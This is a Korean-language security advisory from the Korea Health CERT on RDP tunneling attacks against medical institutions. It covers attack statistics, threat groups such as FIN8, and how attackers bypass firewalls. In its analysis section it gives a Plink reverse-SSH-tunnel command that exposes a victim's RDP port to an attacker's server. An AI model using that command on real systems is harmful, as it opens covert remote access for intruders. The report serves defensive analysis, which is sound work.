[2021년 1분기]

원격데스크톱(RDP) 터널링 공격 분석 및 대응방법

본 보고서는 국·내외 해킹공격에서 발견되는 “원격데스크톱(RDP) 터널링 공격”에 대해 분석하여 공격기법과 대응방법에 대한 정보를 제공합니다.

SSiS 한국사회보장정보원
KOREA SOCIAL SECURITY INFORMATION SERVICE

진료정보침해대응센터
Korea Health Computer Emergency Response Team

CONTENTS

Ⅰ 개 요

1 국내·외 공격 동향 ····· 6

2 해외 공격 사례 ····· 10

Ⅱ 상세 분석

1 RDP 터널링 공격 개요 ····· 12

2 RDP 터널링 공격 기법 분석 ····· 15

Ⅲ 보안 대책

1 호스트 기반 보안대책 ····· 21

2 네트워크 기반 보안대책 ····· 30

Ⅳ 참고 문헌

01 개 요

원격데스크톱(RDP, Remote Desktop Protocol)은 MS社의 Windows OS의 구성요소로 ITU-T T.128 어플리케이션 프로토콜의 확장이다. 최초 1996년 Windows NT 4.0에서 Terminal Service Client로 출시되었고, 이후 2009년 Remote Desktop Service(RDS)에 포함되게 되었다.

원격데스크톱(RDP)을 사용하기 위한 클라이언트는 Windows OS를 기본으로 리눅스, 유닉스, 맥OS, 안드로이드 등 다양한 OS에 존재하며 기본적으로 TCP 포트 3389를 사용한다. 원격데스크톱(RDP)은 시스템 관리자, 엔지니어, 원격근무 직원 등에게 편의를 제공하기 위해서 다양한 조직에서 사용하고 있다.

반면 **원격데스크톱(RDP)이 사이버 공격에 악용되면 공격자에게도 동일한 편의성을 제공**하게 된다. 공격자는 공격 대상 시스템에 흔적을 남길 수 있는 커맨드 라인 기반의 백도어보다 안정성과 기능상의 이점을 가진 원격데스크톱(RDP)을 선호한다.


Remote Access System Hacking Is No. 1 Patient Safety Risk

Hackers attacking healthcare through remote access systems and disrupting operations is the number one patient safety risk.


[그림 I-1] 환자의 안전을 위협하는 첫 번째는 원격접근 시스템 해킹 (출처: Health IT Security)

Health IT Security의 2018년 10월 기사에 따르면 **원격접속 시스템 해킹이 환자의 안전을 위협하는 첫 번째 위협**이라고 ECRI*의 "Top 10 Health Technology Hazards for 2019" 보고서를 인용하여 발표했다. ECRI는 원격접속 시스템은 외부 임상의가 임상 데이터에 접근하거나 공급 업체가 병원에 설치된 시스템 문제를 해결하도록 허용하는 것과 같은 합법적인 업무 요구사항을 수행하기 위한 원격접속 시스템을 불법적인 목적으로 악용할 수 있다고 경고했다.([그림 I-1] 참고)

* ECRI(Emergency Care Research Institute): 전 세계 모든 의료 환경에서 치료의 안전, 품질

및 비용 효율성을 개선하는 독립적인 비영리 조직

이처럼 의료분야에서도 원격접속 또는 원격데스크톱(RDP)에 대한 공격은 높은 위험도를 가진 보안 위협이고 현재까지도 지속적으로 발생하고 있다.



[그림 I-2] RDP 공격 현황(출처: Kaspersky)

[그림 I-2]은 Kaspersky社에서 2020년 4월에 발표한 원격데스크톱(RDP)에 대한 무차별 대입 공격의 국가별 현황을 나타낸 것이다. COVID-19 이후 원격 근로가 활발해지는 2020년 3월 이후 모든 국가에서 **원격데스크톱(RDP)에 대한 공격이 급증**한 것을 확인할 수 있다.

원격데스크톱(이하 RDP)을 통한 지속적인 공격과 이로 인한 피해로 다수의 조직에서는 원격접속을 제한하거나 비교적 조심스럽게 사용하고 있다. 그러나 외부에서의 접속을 차단하는 것에 비해 **내부에서 외부로 접속하는 트래픽은 별도의 제한이 없거나 허술하게 관리**되고 있다.

공격자는 이러한 취약점을 악용하여 **네트워크 터널링**과 호스트 기반의 **포트 포워딩**을 통해 **RDP 터널링 공격을 수행**할 수 있다. RDP 터널링 공격은 2019년 1월 파이어아이(FireEye)에서 "Bypassing Network Restrictions Through RDP Tunneling"이라는 제목의 위협 연구를 통해 알려졌고, 조직에서 보호하고 있는 시스템이 RDP 터널링 공격을 통해 어떻게 침해될 수 있는지 설명하고 있다.


RDP 터널링 공격은 허술하게 관리되는 아웃바운드 서비스나 프로토콜(ex. SSH 등)을 공격자가 관리하는 서버로 연결하고 피해 시스템에서 호스트 기반 포트포워딩을 설정한다. 그런 후 공격자는 C2(C&C)서버에서 터널링을 통해 피해시스템으로

RDP 접속을 시도한다. 피해 시스템은 터널링을 통한 RDP 접속을 포트포워딩하여 RDP 접속이 성공하게 된다. 이러한 공격방식은 RDP 포트를 차단하는 **방화벽 등의 보안대책을 우회할 수 있기 때문에 공격 탐지에 어려움**을 겪을 수 있다.

국내의 경우도 COVID-19로 인해 증가하는 원격근무와 비대면 서비스로 RDP의 사용이 늘면서 이를 악용한 공격이 증가하고 있다. 특히 국내 의료기관의 경우 **2020년~21년까지 발생한 랜섬웨어 감염사고에서 초기 침투와 내부전파 방법으로 RDP가 지속적으로 악용**되고 있는 것이 확인되었다. (출처: **진료정보침해대응센터(KHCERT)**) 국내 의료기관에서도 RDP 사용 증가와 향후 발생이 예상되는 **고도화된 RDP 공격에 대해서 선제적인 대응이 필요**한 상황이다. 따라서 본 보고서에서는 탐지가 어렵고 높은 위험도를 가진 RDP 터널링 공격에 대한 상세한 공격 방법을 분석하고 이에 대한 보안대책을 제공하고자 한다.

1 국내외 공격 동향


2020년 4분기 ESET社에서 발표한 위협 보고서에 따르면 2020년 1분기 대비 2분기의 RDP 접속 시도는 102% 증가했고, RDP 접속을 시도하는 클라이언트는 40.8% 증가한 것으로 나타났다. 2020년 1분기 대비 4분기의 RDP 접속 시도는 768% 증가했고, RDP 접속을 시도한 클라이언트는 225% 증가한 것으로 나타나 **RDP 공격 시도가 급격히 증가**한 것을 확인할 수 있다.([그림 I-3] 참고)



[그림 I-3] 2020년 1분기~4분기 RDP 접속 시도 및 클라이언트 현황 (출처:ESET)

RDP 접속은 일반적으로 사용자 이름과 암호만으로 보호되고 있어서 무차별 대입 공격에 취약하다. RDP 무차별 대입 공격*은 인터넷에서 매일 기록되는 모든 공격 트래픽 중 상당 부분을 차지하고 전통적으로 자주 발생하는 사이버 공격 중 하나이다. 사이버 공격자는 RDP 접속이 성공하면 공격 대상 네트워크에 접속하여 데이터를 탈취하거나 랜섬웨어를 설치하여 암호화하고 몸값 지불을 요구하는 등의 공격을 수행한다. 또는 RDP 접속정보와 자격증명을 다른 공격자에게 판매하여 2차, 3차 공격의 기반을 제공하기도 한다.

* RDP 무차별 대입 공격(Brute Force attacks): RDP 로그인 자격 증명을 추측하기 위해 사용자 이름과 암호 조합을 통해 지속적으로 로그인을 시도하는 공격



[그림 I-4] 랜섬웨어 공격 벡터 (출처:COVEWARE)


2020년 4월 29일 COVEWARE社에서 발표한 랜섬웨어 공격 분석 보고서에 따르면 랜섬웨어의 초기 침투 방법으로 가장 많은 비중을 차지하는 것은 RDP 공격이며, 이는 2018년 4분기부터 2020년 1분기까지 유지되고 있다. RDP 공격은 공격방법이 어렵지 않고 공격에 투입되는 비용도 비교적 낮은 수준이다. 또한 RDP 공격이 성공할 경우, 공격 대상 시스템의 관리자 권한을 손쉽게 확보할 수 있으며, 내부 시스템으로 다시 침투하는 것도 용이하다. 이러한 이유로 사이버 공격자들은 RDP 공격을 선호하며, [그림 I-4]는 이러한 공격 선호도를 단적으로 보여주는 예시이다.

[그림 I-5] 쇼단을 통해 검색한 RDP 접속 가능한 시스템 현황 (출처:Shodan.io)

SHODAN* 검색 엔진을 통해 "remote desktop"을 검색한 결과 3백만개 이상의 시스템이 검색되었고, 대한민국(KR)으로 필터링하면, 71,803개의 결과를 확인할 수 있었다.([그림 I-5] 참고) 또한 3389 포트가 개방된 시스템은 4백만개 이상이 검색되었고, 대한민국(KR)으로 필터링하면, 74,920개의 결과를 확인할 수 있다.([그림 I-6] 참


고) SHODAN으로 검색된 시스템에 RDP 접속을 시도해본 결과 로그인을 할 수 있는 ID, PW 입력창이 생성되는 것을 확인할 수 있었다.

* SHODAN: 인터넷에 연결된 특정 유형의 컴퓨터를 찾을 수 있는 검색엔진으로 시스템에 개방된 포트나 취약점 등을 검색하는데 주로 사용



[그림 I-6] 쇼단을 통해 검색한 3389 포트가 개방된 시스템 현황 (출처:Shodan.io)


이러한 서버는 RDP 공격의 잠재적 대상이 될 수 있으며, 공격자는 이렇게 공개된 RDP 서버를 통해 조직의 내부 네트워크까지 침투하기 때문에 공개된 RDP 서버에 의해 취약해진 시스템의 수는 더 많아질 수 있다.



[그림 I-7] 의료ISAC RDP(3389) 포트 탐지현황 ('21.1~2월)

2021년 1월~2월까지 의료ISAC에서 탐지된 RDP(3389) 포트에서의 공격의심 트래픽은 [그림 I-7]와 같다. 하루 최대 약 147만건, 최소 약 20만건, 평균 45만5천건의 공격

의심 트래픽이 탐지된 것을 확인할 수 있다. `21년 2월 20일부터 탐지건수가 급증한 이유는 특정 의료기관에서 RDP(3389) 포트가 오픈되어 있어서 해외 다수IP로부터 RDP(3389) 포트로 접근시도가 증가하였기 때문이다. 이러한 경우 의료ISAC에서는 RDP(3389) 포트 차단 및 공격IP 차단을 권고한다.



[그림 I-8] 의료ISAC SSH(22) 포트 탐지현황 ('21.1~2월)

2021년 1월~2월까지 의료ISAC에서 탐지된 SSH(22) 포트에서의 공격의심 트래픽은 [그림 I-8]과 같다. 하루 최대 약 183만건, 최소 약 44만5천건, 평균 70만6천건의 공격의심 트래픽이 탐지된 것을 확인할 수 있다. `21년 2월 24일 특정 의료기관에서 내부서버간 작업의 영향으로 탐지건수가 증가한 것으로 확인되었다. 상기 두 개의 그래프는 RDP(3389)와 SSH(22)로 알려진 포트에 대해서만 통계를 나타냈지만, 원격접속 서비스를 임의의 포트로 변경하여 사용하는 경우를 포함한다면 더 많은 탐지 건수가 확인될 것으로 예상된다.

RDP 터널링 공격이 발생할 경우 [그림 I-8]과 같이 단순한 SSH 연결로 탐지되며, 표면상으로는 내부에서 외부로 나가는 연결이기 때문에 내부 사용자가 외부의 시스템에 접근한다고 오인하여 무시하고 지나칠 가능성이 높아진다. 이러한 상황을 대비하여 본 보고서의 2장 상세분석과 3장 보안대책을 통해 RDP 터널링 공격에 대해 파악하고, 대응방법을 조직에 적용하는 것을 권고한다.

2 해외 공격 사례

미국 보건복지부(HHS: Department of Health and Human Service) 사이버보안 프로그램에서 2019년 11월 발표한 "HC3 Intelligence Briefing Remote Desktop Protocol Exploitation" 보고서에 따르면 RDP를 주로 악용하는 공격그룹과 랜섬웨어의 종류를 확인할 수 있다.([표 I-1] 참고)


[표 I-1] RDP를 악용하는 공격그룹 및 랜섬웨어 (출처:HHS.gov)

공격그룹	• APT1 • APT3 • APT39 • APT41 • Axiom • Carbanak • Dragonfly 2.0	• FIN10 • FIN6 • FIN8 • Koadic • Lazarus Group • Leviathan • menuPass	• Cobalt Group • Cobalt Strike • DarkComet • Patchwork • Stolen Pecil • TEMP.Veles • OilRig
악성코드	• jRAT • QuasarRAT • Revenge RAT	• njRAT • zwShell/ZxShell	• Pupy • ServHelper
랜섬웨어	• Apocalypse • CrySiS/Dharma • CryptON • Samsam(Samas) • Ryuk • Sodinokibi • SynAck	• DMA Locker • LcokCrypt • Scarabey • Horsuke • Bit Paymer • RSAUtil • Xpan	• LowLevel • Smrss32 • WannaCry • Aura/BandarChor • ACCDFISA • Globe

[표 I-1]의 악성코드 중 ServHelper는 2018년 하반기에 발견된 백도어이다. ServHelper 백도어는 델파이로 개발되었고, DLL 파일을 통해 유포된다. 이 백도어는 역방향 SSH 터널을 설정하고, 공격자가 공격 대상 시스템에 RDP와 같은 서비스를 통해 접속할 수 있도록 기능을 제공한다.

[표 I-1]의 공격 그룹 분류 중 FIN8은 RDP 터널링 공격을 수행하는 것으로 확인된다. FIN8 공격 그룹은 금전적인 목적으로 맞춤형 스피어피싱을 주로 실행하는 것으로 알려졌다. 미국의 보안업체인 FireEye社는 FIN8 공격 그룹이 북미의 100개 이상의 조직을 공격한 것으로 분석했으며, 주요 공격분야는 의료, 숙박, 소매, 엔터테인먼트 등이 있다. 미국 MITRE*의 공격그룹 분류를 확인해보면 FIN8이 사용하는 사이버 공격 기법 중 RDP 터널링을 통해 공격자의 C2서버와 통신을 수행한다는 것이 확인된다. 또한 공격 대상 네트워크에서 측면 이동을 수행할 때도 RDP를 사용하고 작업 스케줄러를 통해 RDP 백도어를 유지하는 것으로 분석되었다.

* MITRE(The MITRE Corporation) : 미국 정부기관을 지원하는 비영리단체로 사이버보안, 시스템 엔지니어링 등의 연구 및 개발을 진행하고 관련된 센터를 운영하는 조직



[그림 I-9] MITRE ATT&CK FIN8 공격그룹의 단계별 공격 기법 (출처:MITRE)

MITRE의 ATT&CK®는 2018년 1월 V1.0을 시작으로 2020년 10월 V8.2까지 꾸준히 업데이트되고 있으며, 실제 사이버 공격에서 발견된 공격자의 해킹 전술과 기법에 대한 전 세계적인 지식 기반 모델이다. ATT&CK 모델은 총 14개의 공격 단계로 구성되고 단계별로 세부기술이 203개 존재하며, 추가적인 하위기술로 구성된다.

[그림 I-9]는 FIN8 공격그룹이 사용하는 공격기법을 MITRE ATT&CK 모델에 맞추어 분류한 결과이며, 측면 이동(Lateral Movement) 단계에서 원격데스크톱(Remote Desktop Protocol)을 악용하는 것이 확인된다. 또한 명령 및 제어(Command and Control, C2) 단계에서 비대칭 암호화(Asymmetric Cryptography)의 하위기술로 RDP 터널링을 통해 C2 인프라와 통신하는 기법을 사용하고 있다.

02 상세분석

1 RDP 터널링 공격 개요

일반적으로 방화벽으로 보호되어 노출되지 않은 시스템은 인바운드 RDP 시도에 대해서는 취약하지 않은 것으로 생각하기 쉽다. 그러나 네트워크 터널링 및 호스트 기반 포트 포워딩을 사용하여 방화벽을 무력화하는 것이 가능하다.

네트워크 터널링과 포트 포워딩은 방화벽에 의해 차단된 원격 서버와의 연결하기 위해서 방화벽의 핀홀*을 이용한다.


* 핀홀 : 특정 응용 프로그램이 방화벽으로 보호된 네트워크의 호스트에 있는 서비스에 액세스할 수 있도록 방화벽에서 보호되지 않는 포트

피해 시스템이 방화벽 외부에 있는 원격 서버에 연결이 설정되면 터널링 기법을 사용하여 접근할 수 있다. ([그림 Ⅱ-1] 참조)

[그림 Ⅱ-1] 방화벽을 우회한 터널링 연결 (출처:KHCERT)

RDP 터널링을 위해 사용되는 일반적인 유틸리티는 PuTTY 제품군의 하나인 Plink라는 프로그램을 사용한다. Plink는 임의의 포트를 사용하여 다른 시스템에 대한 SSH 네트워크 연결을 설정할 때 사용하는 도구이다. 대부분의 IT시스템 환경에서 프로토콜 검사를 수행하지 않거나 아웃바운드 SSH 통신을 차단하지 않기 때문에 Plink를 사용하여 피해 시스템의 RDP 서비스와 C2 서버가 서로 통신할 수 있도록 암호화된 터널을 만들 수 있다.

<Plink 실행 명령어 예제>
plink.exe <users>@<IP or domain> -pw <password> -p 22 –2 –4 –T –N –C –R 12345:127.0.0.1:3389




[그림 Ⅱ-2] Plink를 사용하여 성공적인 RDP터널 연결 예시 (출처:KHCERT)

[그림 Ⅱ-3] 공격자 C&C 서버에서 피해자로 포트 포워딩 예시 (출처:KHCERT)

공격자는 공격 대상 네트워크에 포트포워딩을 통해 점프 박스*(jump box)를 설정함으로써 임의의 포트에 대한 리스닝을 실시할 수 있다. 이로인해 공격자들은 피해 시스템으로부터 오는 악성 트래픽을 수신하는 것이 가능하다. 악성 트래픽은 점프 박스를 통해 망분리된 다른 시스템으로 포워딩할 수 있다. 이때 TCP 3389(RDP)도 사용될 수 있다. [그림 Ⅱ-4]는 점프 박스를 통해 분리된 네트워크로 RDP 측면 이동(Lateral Movement)의 사례를 보여준다.

